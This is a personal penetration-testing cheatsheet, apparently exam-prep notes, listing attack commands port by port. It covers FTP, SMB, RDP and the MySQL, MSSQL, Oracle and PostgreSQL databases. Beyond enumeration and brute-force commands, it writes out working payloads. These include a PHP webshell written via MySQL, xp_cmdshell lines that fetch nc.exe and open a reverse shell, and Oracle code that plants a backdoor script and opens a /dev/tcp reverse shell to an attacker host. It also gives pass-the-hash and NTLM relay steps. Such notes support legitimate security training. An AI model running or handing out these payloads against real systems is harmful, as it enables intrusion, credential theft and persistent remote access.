Cheatsheet Machines

mardi 26 novembre 2024 11:29 AM

https://www.linkedin.com/pulse/muhammad-nomans-oscp-journey-comprehensive-review-noman-khalid-rwmse/

- ★ https://github.com/nirajkharel/AD-Pentesting-Notes
- ★ https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet#using-powerview

https://github.com/0xarun/Active-Directory

https://github.com/noraj/OSCP-Exam-Report-Template-Markdown

https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/t1208-kerberoasting

https://casvancooten.com/posts/2020/11/windows-active-directory-exploitation-cheat-sheet-and-command-reference/

sudo find / -mindepth 1 -maxdepth 1 -type d -exec du -sh {} + | sort -h

Network Enumeration - No Access/Foothold

https://docs.sysreptor.com/

https://www.hackthebox.com/blog/certification-templates

https://www.brunorochamoura.com/posts/cpts-report/

Enumerate usernames : `enola <username>`

1. Initial Access with Different Ports

General:

- **If you find credentials**, use ports **21**, **22**, **3389**, **web login pages** (HTTP listening ports), port **161** (evil-winram), and **databases**.
- **Try a high-access approach first**, targeting systems with elevated rights such as **RDP** and **SSH**.
- **Always check** the **/.ssh/** directory for RSA and authorized keys.
- **It is worth targeting high-value hosts** such as **SQL** or **Microsoft Exchange servers**, as they are **more likely to have a highly privileged user logged in** or **have their credentials persistent in memory**.
- When working with local administrator accounts, one consideration is **password re-use** or **common password formats across accounts**.
  - If we find a desktop host with the local administrator account password set to something unique such as **$desktop%@admin123**, it might be worth attempting **$server%@admin123** against servers.
- also common **in domain trust situations**, We may obtain valid credentials for a user in domain A that are valid for a user with **the same** or **similar username** in domain B or vice-versa.
- Use **domain/username** for **Linux tools** like **Impacket** or **SMB** clients.
- Use **domain\username** for **Windows tools** like **PowerShell**, **RDP**, or **net use**.
- When we get shell, :
  1. Look for databases and dump hashes
  2. Crack them
  3. Go for Privileges escalation
  4. Go for bloodhound

- https://www.ired.team/offensive-security-experiments/offensive-security-cheetsheets
- MUST REFER TO : https://wadcoms.github.io/
- https://notes.justin-p.me/cheatsheets/tools/
- https://github.com/antonioCoco/ConPtyShell (revershell fully interactive for windows)
- https://github.com/ricardojoserf/NativeBypassCredGuard
- https://github.com/ricardojoserf/NativeDump
- https://ricardojoserf.github.io/
- https://cheatsheet.haax.fr/windows-systems/exploitation/crackmapexec/
- https://cheatsheet.haax.fr/windows-systems/

Network Enumeration (subnet, ports, services)

Without a foothold

- **for i in {1..65535}; do nc -nzv -w** 1 **-p** 53 10.129.185.201 **$i 2>&1 | grep -i 'open'; done**
- **for i in** 20 21 22 23 25 53 80 88 111 110 137 138 139 143 161 162 465 445 587 623 2049 995 993 1433 2433 3306 1521 8080 3389 5986 5985 135 873 512 513 514 2222 2121 5437 5432 8888 **; do nc -nzv -w** 1 **-p** 53 10.129.202.221 **$i 2>&1 | grep -i** 'open'**; done**

- **If use metasploit module portscan/tcp => put ports =>**

  20,21,22,23,25,53,80,88,111,110,137,138,139,143,161,162,465,445,587,623,2049,995,993,1433,2433,3306,1521,8080,3389,5986,5985,135,873,512,513,514,2222,2121,5437,5432,8888
- **autorecon** <ip> (best tool with UDP and TCP scan, you don't want to use -sU -sT)
- **nmap** -A -Pn --disable-arp-ping --source-port=53 <ip> (Best Nmap command for initial access)
- **nmap -sC -sV -A -T4 -Pn --disable-arp-ping --source-port=53 -o** 101.nmap 192.168.10.10 (* **always check version for each port** vsftp 3.02 exploitable search google or searchsploits)

To extract services from a long list :

```
egrep -v "^#|Status: Up" inlanefreight.gnmap | cut -d ' ' -f4- | tr ',' '\n' | \
sed -e 's/^[ \t]*//' | awk -F '/' '{print $7}' | grep -v "^$" | sort | uniq -c \
| sort -k 1 -nr
```

Windows :

- 1..1024 | % {echo ((New-Object Net.Sockets.TcpClient).Connect("192.168.50.151", $_)) "TCP port $_ is open"} 2>$null
- **Test-NetConnection -Port** 445 192.168.10.10

```
# Linux
nmap -sn 172.16.1.100/24
for i in {1..255}; do(ping -c 1 172.16.1.$i|grep "bytes from"|cut -d' ' -f4|tr -d ':' &);done # Subnet /24

# Windows
(for /L %a IN (1,1,254) DO ping /n 1 /w 1 172.16.1.%a) | find "Reply"
```

When you get foothold , discover other connected host

With Foothold

- `arp -a`
- `net view`
- `netstat -an : The netstat command shows current network connections and open ports on your machine.`
- `netstat -ano | route print`
- `hostname -I`
- `nmap -sn 192.168.1.0/24`
- `fping -asgq 172.16.5.0/23`
- `for ip in 172.16.1.{1..254}; do ping -c 1 -W 1 $ip > /dev/null 2>&1 && echo "$ip is up"; done`
- `1..254 | ForEach-Object { if (ping -n 1 -w 100 "172.16.6.$_" | Select-String "Reply") { "Reply from 172.16.6.$_" } }`
- `1..254 | ForEach-Object { if (Test-Connection -ComputerName "172.16.5.$_" -Count 1 -Quiet) { "172.16.5.$_" } }`
- `1..254 | ForEach-Object { $ip = "172.16.5.$_"; if (Test-Connection -ComputerName $ip -Count 1 -Quiet) { if (Test-NetConnection -ComputerName $ip -Port 22,21,53,88,389,445,3389).TcpTestSucceeded { $ip } } }`
  - If any of those ports are open (TcpTestSucceeded), it prints the IP address.
- `net view /domain`

Launch NetCreds (specially aftr Pivoting) for interface sniffing and password extraction :

```
└─$ cat /opt/net-creds/README.md
Thoroughly sniff passwords and hashes from an interface or pcap file. Concatenates fragmented packets and does not rely on ports for service identification.

| Screenshots |
|:-----:|
| ![Screenie1](http://imgur.com/opQo7Bb.png) |
| ![Screenie2](http://imgur.com/Kl5I6Ju.png) |

### Sniffs

* URLs visited
* POST loads sent
* HTTP form logins/passwords
* HTTP basic auth logins/passwords
* HTTP searches
* FTP logins/passwords
* IRC logins/passwords
* POP logins/passwords
* IMAP logins/passwords
* Telnet logins/passwords
* SMTP logins/passwords
* SNMP community string
* NTLMv1/v2 all supported protocols: HTTP, SMB, LDAP, etc.
* Kerberos
```

Mtr @ip will follow the trace of ping

PORTS :

Port 21 FTP:

There is username and password on this you can upload shell on direcotry or find downloads files for initial access

- nmap --script=ftp-* -p 21 $ip (scan complete FTP Port)
- check if anonymous allowed then use ftp anonymous@ip (password also anonymous) :
  - **ftp** anonymous@<ip>
- there is some mod if ls dir not work then apply use passive (to go in active mod). :
  - **wget** -m --no-passive ftp://anonymous:anonymous@10.129.14.136
- ·mget * (# Download everything from current directory like zip, pdf, doc)
- send/put (# Send single file or upload shell command)
- after download files always use **exiftool –u -a <filename>** (Meta description for users)
- ·FTP **version above 3.0 not exploitable**
- **FTP BOUNCE ATTACK :**
  - $ nmap -Pn -v -n -p80 -b anonymous:password@10.10.110.213 172.17.0.2
- Brute Force :
  - medusa -u fiona -P /usr/share/wordlists/rockyou.txt -h 10.129.203.7 -M ftp
  - hydra -l sam -P mut_password.list ftp://10.129.80.205 -T 48 -I

Port 22 SSH:

- you can't get initial access directly however we can login with user and password and private key.
- `hydra -L username.list -P password.list ssh://10.129.42.197`
- ssh noman@ip
- ssh -p 2222 noman@192.168.10.10 (ssh use with different port)
- curl http://<ip>/index.php?page=../../../../../../../../home/noman/.ssh/id_rsa
- chmod 600 id_rsa and then ssh -i id_rsa -p 2222 noman@ip
- user/.ssh/authorized key

PORT Email Servers :(relying server to server) and(mail client to server)

Port	Service
TCP/25	SMTP Unencrypted
TCP/143	IMAP4 Unencrypted
TCP/110	POP3 Unencrypted
TCP/465	SMTP Encrypted
TCP/587	SMTP Encrypted/STARTTLS
TCP/993	IMAP4 Encrypted
TCP/995	POP3 Encrypted

- **Host - MX Records**
  - $ **host -t** MX hackthebox.eu
- **Host - A Records for mail server**
  - $ **host -t** A **mail1**.inlanefreight.htb.
- **DIG - MX Records**
  - $ **dig** mx <domain/ip> | grep "MX" | grep -v ";"
- These MX records indicate that the first three mail services are using a cloud services G-Suite (aspmx.l.google.com), Microsoft 365 (microsoft-com.mail.protection.outlook.com), and Zoho (mx.zoho.com), and the last one may be a custom mail server hosted by the company.
- $ sudo **nmap -Pn -sV -sC** -p25,143,110,465,587,993,995 10.129.14.128

SMTP :

- A misconfiguration can happen **when the SMTP service allows anonymous authentication** or **support protocols that can be used to enumerate**

valid usernames.

- **VRFY** Command , **EXPN** Command, **RCPT TO** Command
- $ **smtp-user-enum** **-M** RCPT **-U** userlist.txt **-D** inlanefreight.htb **-t** 10.129.203.7
  - Once a valid user found then we go to do password spraying ! This is the max we can get from smtp

- Connection :
  - **nc -vn** <IP> 25
  - **openssl s_client -crlf -connect** smtp.mailgun.org:**465** #SSL/TLS without starttls command
  - **openssl s_client -starttls smtp -crlf -connect** smtp.mailgun.org:**587**
- NTLM info disclosure : https://medium.com/swlh/internal-information-disclosure-using-hidden-ntlm-authentication-18de17675666
  - ```
    http-ntlm-info.nse
    imap-ntlm-info.nse
    ms-sql-ntlm-info.nse
    nntp-ntlm-info.nse
    pop3-ntlm-info.nse
    rdp-ntlm-info.nse
    smtp-ntlm-info.nse
    telnet-ntlm-info.nse
    ```
- Some SMTP servers auto-complete a sender's address when command "MAIL FROM" is issued without a full address, disclosing its internal name:
  - MAIL FROM: me
    250 2.1.0 me@PRODSERV01.somedomain.com....Sender OK

POP : / IMAP

- POP3 can be exploited also to enumerate valid users with **USER** Command
  - **Banner Grab** : **nc -nv** {IP} 110
  - **Banner Grab : openssl s_client -connect** {IP}:995 **-crlf -quiet**
  - **Scan for POP info :** nmap --script "pop3-capabilities or pop3-ntlm-info" -sV -p 110 {IP}
  - **Hydra Brute Force : hydra - l** {Username} **-P** {Big_Passwordlist} **-f** {IP} **pop3**
  - **Metasploit :** msfconsole -q -x 'use auxiliary/scanner/pop3/pop3_version; set RHOSTS {**IP**}; set RPORT 110; run; exit'
- You can send phishing email with this port to get reverse shell.
- Used to send, receive, and relay outgoing emails and Main attacks are user enumeration and using an open relay to send spam
- always login with **telnet** <ip> 25
- **To route this connection through a proxy :**
  - **socat** TCP4:[target-server-ip]:[target-server-port] TCP4:[proxy-ip]:[proxy-port]
  - **curl** -x [proxy-ip]:[proxy-port] --proxy-tunnel http://10.129.14.128:25

Port 53 DNS:

General enumeration for domain to find hostname and subdodmain etc

- Nslookup <ip> | Dig <ip> | Host <ip> | host -t ns $ip | subdomains, host , ip |
- In a real-world engagement, if a DNS Zone Transfer is not possible, we could enumerate subdomains in many ways. The DNSDumpster.com website is a quick bet. https://dnsdumpster.com/ . If DNS were not in play, we could also perform vhost enumeration using a tool such as ffuf
- Zone Transfer Content Brute force :
  - **sudo python3 ZTBrute.py** inlanefreight.htb 10.129.234.115 ./names.txt
- **dnsenum** --dnsserver <dns/ip> **--enum -p** 0 **-s** 0 **-o** subdomains.txt **-f** /opt/SecLists/Discovery/DNS/subdomains-top1million-110000.txt inlanefreight.htb
- python3 **subbrute.py** inlanefreight.htb **-s** ./names.txt **-r** ./res.txt
- for sub in $(cat /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-110000.txt);do dig $sub.inlanefreight.htb @10.129.14.128 | grep -v '; \|SOA' | sed -r '/^\s*$/d' | grep $sub | tee -a subdomains.txt;done
- Get all the sub.domain relatif to the given domain with crt.sh
  - curl -s https://crt.sh/\?q\=inlanefreight.com\&output\=json | jq . | grep name | cut -d":" -f2 | grep -v "CN=" | cut -d'"' -f2 | awk '{gsub(/\\n/,"\n");}1;' | sort -u
- Company Hosted Servers :
  - for i in $(cat subdomainlist);do host $i | grep "has address" | grep inlanefreight.com | cut -d" " -f1,4;done

Enumerating DNS Records

We can use a tool such as **adidnsdump** to enumerate all DNS records in a domain using a valid domain user account.

What not many people know however is that if Active Directory integrated DNS is used, any user can query all the DNS records **by default.**

Tool Useful **If a company has non-descriptive server names or descriptions**, tools like BloodHound or ldapdomaindump are not going to help much since SRV00001.company.local still doesn't tell me what runs on this host.

https://dirkjanm.io/getting-in-the-zone-dumping-active-directory-dns-with-adidnsdump/
    ```

display the zones in the domain where you are currently in with --print-zones.

- $ adidnsdump -u icorp\\testuser --print-zones icorp-dc.internal.corp

```
Password:
[-] Connecting to host...
[-] Binding to host
[+] Bind OK
[-] Found 2 domain DNS zones:
    internal.corp
    RootDNSServers
[-] Found 2 forest DNS zones:
    ..TrustAnchors
    _msdcs.internal.corp
```

If we specify the zone to the tool (or leave it empty for the default zone), we will get a list of all the records.

- $ **adidnsdump -u** inlanefreight\\forend ldap://172.16.5.5 **-r**
- $ head records.csv

- **DNS Spoofing**
- **.https://mxtoolbox.com/**
- **Check for SSL certificate , you maybe can find other subdomains there that are accessible with that certificate**
  a. https://crt.sh/ | https://letsencrypt.org/
- Also, look for administrator name that is responsible for that dns, this can give us a clue about a valid username

Port 161 UDP (SNMP) :

- *was created to monitor network devices.*
- *this protocol can also be used to handle configuration tasks and change settings remotely.*
- *SNMP-enabled hardware includes routers, switches, servers, IoT devices, and many other devices that can also be queried and contro lled using this standard protocol.*
- *configuration tasks can be handled, and settings can be made remotely using this standard.*
- *Check Pandora Box (HackTheBox - Pandora)*

This will give you the username password or any hint for login

- Onesixtyone can be used to brute-force the names of the community strings since they can be named arbitrarily by the administrator.
  - ❯ git clone https://github.com/SECFORCE/SNMP-Brute.git
  - ❯ snmpbrute.py -t 10.10.11.193 -f /opt/seclists/SNMP/common-snmp-community-strings.txt
- Or (can be not reliable the onesixtyone)
  - onesixtyone -c /opt//SecLists/Discovery/SNMP/snmp.txt <IP>

- It will get with autorecon (UDP Port)
- nmap -sU -p161 --script "snmp-*" $ip
- nmap -n -vv -sV -sU -Pn -p 161,162 --disable-arp-ping –script=snmp-processes,snmp-netstat <IP>
- **this is command I have used in 2 3 machine** to find username, password, or hint of user and pass
  - snmpwalk **-v 1** -c public 192.168.10.10 NET-SNMP-EXTEND-MIB::nsExtendOutputFull
  - snmpwalk **-v2c** -c public 10.129.205.106
  - snmpbulkwalk -v2c -c internal 10..129.205.106

SNMPBULKWALK is much faster !!!

The best, returns the output and enumeration is a super good user readable format + enumerate process, tcp , system , ...

└─$ snmp-check -c public -v 2c 10.13.37.11 -d > lotus/snmp-check.txt

---

- For SNMP v3, the command structure is slightly different because you need to specify the user and authentication settings:
  - **snmpget -v 3** -u <username> **-l** <level> **-a** <auth_protocol> **-A** <auth_password> **-x** <priv_protocol> **-X** <priv_password> <target_ip> <oid>

- **evil-winrm** -I 192.168.10.10 -u 'noman' -p 'nomanpassword' (login with this command)
- **snmp-check** 10.129.205.106 **-c** public

Important Notes
  - **Community String:** For SNMP v1 and v2c, the community string (e.g., public, private) acts like a password for read/write access.
  - **OID Structure:** SNMP OIDs represent hierarchical object identifiers for different resources.
  - **Permissions:** Be mindful of the permissions required to access specific OIDs. Some may require administrative access.

SNMP Version: Ensure you're using the correct version of SNMP that the target device supports.

consider **looking for other community string is set (we will bruteforce it !)** May reveal another community string

When you are already on the box, conside looking in the conf of snmp like this (filter all the comments and show the lines that begin with char)

```
grev -v   '^#'  /etc/snmp/snmpd.conf  |  grep  .
```

We can find a password there !!!

PORT 111 / 2049 NFS

showmount -e <FQDN/IP>	Show available NFS shares.
mount -t nfs <FQDN/IP>:/<share> ./target-NFS/ -o nolock	Mount the specific NFS share to ./target-NFS
umount ./target-NFS	Unmount the specific NFS share.

PORT 137-139, port 445 [RPC and SMB]

SMB Version	Supported	Features
CIFS	Windows NT 4.0	Communication via NetBIOS interface
SMB 1.0	Windows 2000	Direct connection via TCP
SMB 2.0	Windows Vista, Windows Server 2008	Performance upgrades, improved message signing, caching feature
SMB 2.1	Windows 7, Windows Server 2008 R2	Locking mechanisms
SMB 3.0	Windows 8, Windows Server 2012	Multichannel connections, end-to-end encryption, remote storage access
SMB 3.0.2	Windows 8.1, Windows Server 2012 R2	
SMB 3.1.1	Windows 10, Windows Server 2016	Integrity checking, AES-128 encryption

SMB :

Enumeration :

Always check guest login and then check public share with write and execute permission and you will find credential, files pdf ps1 etc

- nmap -v -script smb-vuln* -p 139,445 10.10.10.10
- Smbmap -H 192.168.10.10 (public shares) **(check read write and execute)**
- smbmap -H 192.168.10.10 **-R** tmp **(check specific folder like tmp)**
- enum4linux -a 192.168.10.10 (**best command to find details and users list**)
- Impacket-samrdump <FQDN/IP>
- crackmapexec smb <FQDN/IP> --shares -u '' -p ''
- smbclient -p 4455 -L //192.168.10.10/ -U noman --password=noman1234
- smbclient -p 4455 //192.168.10.10/scripts -U noman --password noman1234 (login)

- smbmap **-H** 10.129.14.128 **--upload** test.txt "notes\test.txt"
- smbmap **-H** 10.129.14.128 **--download** "notes\note.txt"

Brute Forcing and Password Spray

  - **hydra** **-L** user.list **-P** password.list **smb:**//10.129.42.197

- **crackmapexec smb** 10.10.110.17 **-u** /tmp/userlist.txt **-p** 'Company01!' **--local-auth**
  - if we are targetting a non-domain joined computer, we will need to use the option --local-auth.

Remote Code Execution :

- **impacket-psexec** administrator:'Password123!'@10.10.110.17
- **crackmapexec** smb 10.10.110.17 **-u** Administrator **-p** 'Password123!' **-x** 'whoami' **--exec-method smbexec**

Enumerating Logged-on Users

Imagine we are in a network **with multiple machines**. **Some of them share the same local administrator account**. In this case, we could **use CrackMapExec to enumerate logged-on users on all machines within the same network** 10.10.110.17/24, which speeds up our enumeration process.

- **crackmapexec smb** 10.10.110.0/24 **-u** administrator **-p** 'Password123!' **--loggedon-users**

Extract Hashes from SAM Database

we can extract the SAM database hashes for different purposes:

- **Authenticate as another user.**
- **Password Cracking**, if we manage to crack the password, we can try to reuse the password for other services or accounts.
- **Pass The Hash**

- $ **crackmapexec** smb 10.10.110.17 -u administrator -p 'Password123!' **--sam**

PASS THE HASH :

- **crackmapexec** smb 10.10.110.17 -u Administrator -H 2B576ACBE6BCFDA7294D6BD18041B8FE

Forced Authentication Attacks

- **sudo responder -I** ens33
  - Once you capture NTLM hash : **hashcat -m 5600** hash.txt /usr/share/wordlists/rockyou.txt

NTLM RELAY :

- If we cannot crack the hash, we can potentially relay the captured hash to another machine
- First, we need to set SMB to OFF in our responder configuration file (/etc/responder/Responder.conf):
  - cat /etc/responder/Responder.conf | grep 'SMB ='

- Then we execute impacket-ntlmrelayx with the option **--no-http-server**, **-smb2support**, and the target machine with the option **-t**. **By default**, impacket-ntlmrelayx **will dump the SAM database**, but we can execute commands by adding the option **-c**.
  - `impacket-ntlmrelayx --no-http-server -smb2support -t 10.10.110.146`

  we poison the response and make it execute our command to obtain a reverse shell:
  - nc -nlvp 4999
  - `$ impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.220.146 -c 'powershell -e <powershell reverse shell>'`

RPC :

We can use the rpcclient tool with a null session to enumerate a workstation or Domain Controller.
The rpcclient tool offers us many different commands to execute specific functions on the SMB server to gather information or modify server attributes like a username.

- rpcclient -U "" 10.129.14.128

Query	Description
srvinfo	Server information.
enumdomains	Enumerate all domains that are deployed in the network.
querydominfo	Provides domain, server, and user information of deployed domains.
netshareenumall	Enumerates all available shares.

netsharegetinfo <share>	Provides information about a specific share.
enumdomusers	Enumerates all domain users.
queryuser <RID>	Provides information about a specific user.

- **for** i **in** $(seq 500 1100);**do** **rpcclient** **-N** **-U** "" 10.129.14.128 -c "queryuser 0x$(printf '%x\n' $i)" | grep "User Name\|user_rid\|group_rid" && echo "";done


Port 3389 RDP

There are two methods for this port: one involves finding credentials with another port, and the other employs brute force.

- There is only one method to find credentials on this port, which involves a brute force attack using Hydra or crowbar (a lot of false positives)
  - **hydra** **-t** 4 **-l** administrator **-P** /usr/share/wordlists/rockyou.txt **rdp**://$ip
  - **crowbar** **-b** rdp **-s** 192.168.220.142**/32** **-U** users.txt **-c** 'password123'

- Enable RDP with crackmapexec for a user :
  - sudo crackmapexec smb 10.69.88.23 -u user -p password -M rdp -o ACTION=enable (Do not work reliably) use the down command
- `C:\htb> reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v DisableRestrictedAdmin /d 0x0 /f`
- then further login with xfreerdp
- **xfreerdp** **/u**:noman /p:passwordnoman /v:192.168.10.10 /dynamic-resolution
- **xfreerdp** **/u**:victor **/p**:'pass@123' **/v**:localhost:3300 **/drive:**Attacker,/home/jerbi/HackTheBox/pivoting
- **rdesktop** **-u** admin **-p** password123 192.168.2.143 **-r** disk:Attacker=/home/jerbi/HackTheBox/
- **rdesktop** **-u** htb-student **-d** inlanefreight **-p**'Academy_student_AD!' **-r** disk:share=/home/jerbi/HackTheBox/CPTS/Ad/Kerberos 10.129.115.127
- xfreerdp /u:'hporter' /p:Gr8hambino! /v:172.16.8.20 /sec:nla +log-level:DEBUG /cert-ignor

- **Impersonate another user desktop session** using tscon.exe (requires SYSTEM privileges) (If we have local administrator privileges, we can use several methods to obtain SYSTEM privileges, such as PsExec or Mimikatz) **(no longer works on Server 2019)**
- A simple trick is to create a Windows service that, by default, will run as Local System and will execute any binary with SYSTEM privileges. We will use Microsoft sc.exe binary. First, we specify the service name (sessionhijack) and the binpath, which is the command we want to execute. Once we run the following command, a service named sessionhijack will be created.
  - `C:\htb> tscon #{TARGET_SESSION_ID} /dest:#{OUR_SESSION_NAME}`



  - `C:\htb> net start sessionhijack`
  - `Whoami`
    - `lewen`

RDP Pass-the-Hash (PtH)

- **Restricted Admin Mode**, which is disabled by default, **should be enabled on the target host**; otherwise, we will be prompted with the error.
- This can be enabled by adding a new registry key **DisableRestrictedAdmin (REG_DWORD)** under **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa** :
  - C:\htb> **reg** **add** HKLM\System\CurrentControlSet\Control\Lsa **/t** REG_DWORD **/v** DisableRestrictedAdmin **/d** 0x0 **/f**

- **xfreerdp** **/v**:192.168.220.152 **/u**:lewen **/pth**:300FF5E89EF33F83A8146C10F5AB9BB9

WinRM 5985 5986

WinRM must be activated and configured manually in Windows 10. Therefore, it depends heavily on the environment security in a domain or local network where we want to use WinRM. In most cases, one uses certificates or only specific authentication mechanisms to increase its security

- `crackmapexec winrm 10.129.42.197 -u user.list -p password.list`

- `evil-winrm -i 10.129.42.197 -u user -p password`
  - A powershell session will open.

PORT 3306 MySQL

MySQL default system schemas/databases:

- **mysql** - is the system database that contains tables that store information required by the MySQL server
- **information_schema** - provides access to database metadata
- **performance_schema** - is a feature for monitoring MySQL Server execution at a low level
- **sys** - a set of objects that helps DBAs and developers interpret data collected by the Performance Schema

Find credential with other port and use default to login

- **nmap** -sV -Pn -vv -**script=mysql*** $ip **-p 3306**
- `$ mysql -u julio -p Password123 -h 10.129.20.13`
- `$ mycli -h <hostname> -u <username> -p`
- **C:\ >** **sqlcmd**
  - If we use sqlcmd, we will need to use GO after our query to execute the SQL syntax.

Commands : Link

- select version(); | show databases; | use databse | select * from users; | show tables | select system_user(); | SELECT user, authentication_string FROM mysql.user WHERE user = Pre

MySQL : (Write Local File)

- mysql> **SELECT** "<?php echo shell_exec($_GET['c']);?>" **INTO OUTFILE** '/var/www/html/webshell.php';

MySQL : (Read Local File : Secure File Privileges)

- mysql> **show variables like** "**secure_file_priv**";
  - If **empty**, the **variable has no effect, which is not a secure setting** which means we can read and write data using MySQL.
  - If set to the **name of a directory**, the server limits import and export operations **to work only with files in that directory**. The directory must exist; the server does not create it.
  - If set to **NULL**, **the server disables import and export operations.**

- Mysql> **select LOAD_FILE**("/etc/passwd");

MSSQL 1433, 4022, 135, 1434, UDP 1434

MSSQL default system schemas/databases:

- **master** - keeps the information for an instance of SQL Server.
- **msdb** - used by SQL Server Agent.
- **model** - a template database copied for each new database.
- **resource** - a read-only database that keeps system objects visible in every database on the server in sys schema.
- **tempdb** - keeps temporary objects for SQL queries.

For this port, you can find credentials from another port and log in with ipacket-mssqlclient

- nmap -n -v -sV -Pn -p 1433 –script ms-sql-info,ms-sql-ntlm-info,ms-sql-empty-password $ip

- impacket-mssqlclient noman:'Noman@321@1!'@192.168.10.10
- impacket-mssqlclient Administrator: 'Noman@321@1!'@192.168.10.10 -windows-auth
- SELECT @@version; | SELECT name FROM sys.databases; | SELECT *FROM offsec.information_schema.tables;* | *select* from offsec.dbo.users;

Commands : Link

- **Check Streamio Box**

Connect as CMD database

- SQL> EXECUTE sp_configure 'show advanced options', 1;
- SQL> RECONFIGURE;
- SQL> EXECUTE sp_configure 'xp_cmdshell', 1;
- SQL> RECONFIGURE;
- EXEC xp_cmdshell 'whoami';
- exec xp_cmdshell 'cmd /c powershell -c "curl 192.168.10.10/nc.exe -o \windows\temp\nc.exe"';
- exec xp_cmdshell 'cmd /c dir \windows\temp';
- exec xp_cmdshell 'cmd /c "\windows\temp\nc.exe 192.168.10.10 443 -e cmd"';
- also applied on SQL Injection login

Impersonation + Linked Servers :

- EXECUTE AS LOGIN='john';
- SELECT SYSTEM_USER, USER_NAME();
- EXEC sp_linkedservers; ||#or#|| SELECT * FROM sys.servers WHERE is_linked = 1;
- SELECT * FROM OPENQUERY([<LinkedServerName>], 'SELECT SYSTEM_USER, USER_NAME()'); : Test connectivity
- EXECUTE ('SELECT SYSTEM_USER, USER_NAME()') AT [<LinkedServerName>]; : Check if you can impersonate a user on the linked srv
- EXEC sp_helplinkedsrvlogin [<LinkedServerName>];

  This will show:

  - Local SQL Server logins (John, in your case).
  - Their mapped credentials on the linked server (e.g., testadmin).

  Use EXECUTE ... AT to enable xp_cmdshell on the linked server:

- EXECUTE ('EXEC sp_configure ''show advanced options'', 1; RECONFIGURE;') AT [LinkedServer];
- EXECUTE ('EXEC sp_configure ''xp_cmdshell'', 1; RECONFIGURE;') AT [LinkedServer];

  Run commands using the linked server's xp_cmdshell:

- EXECUTE ('EXEC xp_cmdshell ''whoami'';') AT [LinkedServer];

  To maintain operational stealth, save discovered data to temporary tables or files:

- SELECT * INTO #TempResults FROM OPENQUERY([<LinkedServerName>], 'SELECT * FROM sysobjects');

PORT 1521 ORACLE :

- sqlplus <username>/<password>@<hostname>:<port>/<SID>
- sqlplus myuser/mypassword@localhost:1521/XEPDB1

Check for Available Directory Listings & Extract

Goal: Look for directories where the attacker may read or write files.

- SELECT * FROM all_directories;

Dump data from tables containing sensitive information.

- SELECT * FROM schema_name.table_name;

List Sensitive Data Tables

- SELECT * FROM all_tab_columns WHERE column_name LIKE '%PASS%';
- SELECT * FROM all_tab_columns WHERE column_name LIKE '%SSN%'; -- Social Security Numbers
- SELECT * FROM all_tab_columns WHERE column_name LIKE '%CARD%'; -- Credit card numbers

ESCALATE PRIV :

Goal: Elevate privileges to gain DBA or SYS-level access. Check for roles that can be escalated:

- SELECT * FROM dba_role_privs WHERE grantee = 'CURRENT_USER';

Grant :

- GRANT DBA TO scott;

Abuse public synonyms to gain unauthorized access.

- SELECT * FROM all_synonyms WHERE table_owner = 'SYS';

Public synonyms owned by the SYS user could be exploited for privilege escalation

Execute OS Commands (if possible)

Via DBMS_SCHEDULER:

- ```
  BEGIN
      DBMS_SCHEDULER.create_job(
          job_name => 'cmd_exec',
          job_type => 'EXECUTABLE',
          job_action => '/bin/bash',
          number_of_arguments => 1,
          start_date => SYSTIMESTAMP,
          enabled => TRUE
      );
  END;
  /
  ```

Via Java Procedures (if enabled):

- EXEC dbms_java.runjava('java.lang.Runtime.getRuntime().exec("id > /tmp/test.txt")');

Upload and Execute Shell Scripts via UTL_FILE

Goal: Maintain persistent access or pivot to the OS.

```
DECLARE
  v_file UTL_FILE.FILE_TYPE;
BEGIN
  v_file := UTL_FILE.FOPEN('/tmp', 'backdoor.sh', 'w');
  UTL_FILE.PUT_LINE(v_file, '#!/bin/bash');
  UTL_FILE.PUT_LINE(v_file, 'nc -e /bin/bash <attacker_ip> <attacker_port>');
  UTL_FILE.FCLOSE(v_file);
END;
/
```

Create and Execute Procedures for Remote Shell

Goal: Gain remote shell access by creating custom procedures.

```
CREATE OR REPLACE PROCEDURE remote_shell AS
BEGIN
  EXECUTE IMMEDIATE 'host /bin/bash -i >& /dev/tcp/attacker_ip/attacker_port 0>&1';
```
```

```
END;
/
EXEC remote_shell;
```

PORT 5437 & PORT 5432 PostgreSQL

- If you find this port, follow the commands below, and you can easily find credentials from another port as well
- 5437/tcp open postgresql PostgreSQL DB 11.3 - 11.7
- msf6 exploit(linux/postgres/postgres_payload) > options and set all values rhost lhost port LHOST tun0
- OR | psql -U postgres -p 5437 -h IP | select pg_ls_dir('./'); | select pg_ls_dir('/etc/password'); | select pg_ls_dir('/home/wilson'); | select pg_ls_dir('/home/Wilson/local.txt');

Port 80 , 8080, 443:

When executing Nmap, you may discover HTTP ports like 80, 81, 8080, 8000, 443, etc. There's a possibility of finding four HTTP ports on one machine.

In the very first step, run Nmap with an aggressive scan on all ports:

nmap -sC -sV -A -T4 -Pn -p80,81,8000,8080,443 192.168.146.101

Simply copy the version name of the website and search on Google to find an exploit.

Furthermore, Nmap reveals some files such as robots.txt, index.html, index.php, login.php, cgi-sys, cgi-mod, and cgi-bin.

If you encounter a host error, find a hostname with port 53 or discover a name in the website source code, footer, contact us, etc.

Then add that discovered domain in the /etc/hosts file to access the site.

Content Discovery:

- gobuster dir -u http://192.168.10.10 -w /wd/directory-list-2.3-big.txt (simple run)
- gobuster dir -u http://192.168.10.10:8000 -w /wd/directory-list-2.3-big.txt (with different port)
- gobuster dir -u http://192.168.10.10/noman -w /wd/directory-list-2.3-big.txt (if you find noman then enumerate noman directory)
- With the help of content discovery, you will find hidden directories, CMS web logins, files, etc. This is a crucial step in OSCP+.
- Utilizing content discovery and Nmap, you can identify CMS, static pages, dynamic websites, and important files like databases, .txt, .pdf, etc. Additionally, you can enumerate websites with automated tools such as WPScan, JoomScan, Burp Suite, and uncover web vulnerabilities like RCE, SQLi, upload functionality, XSS, etc.
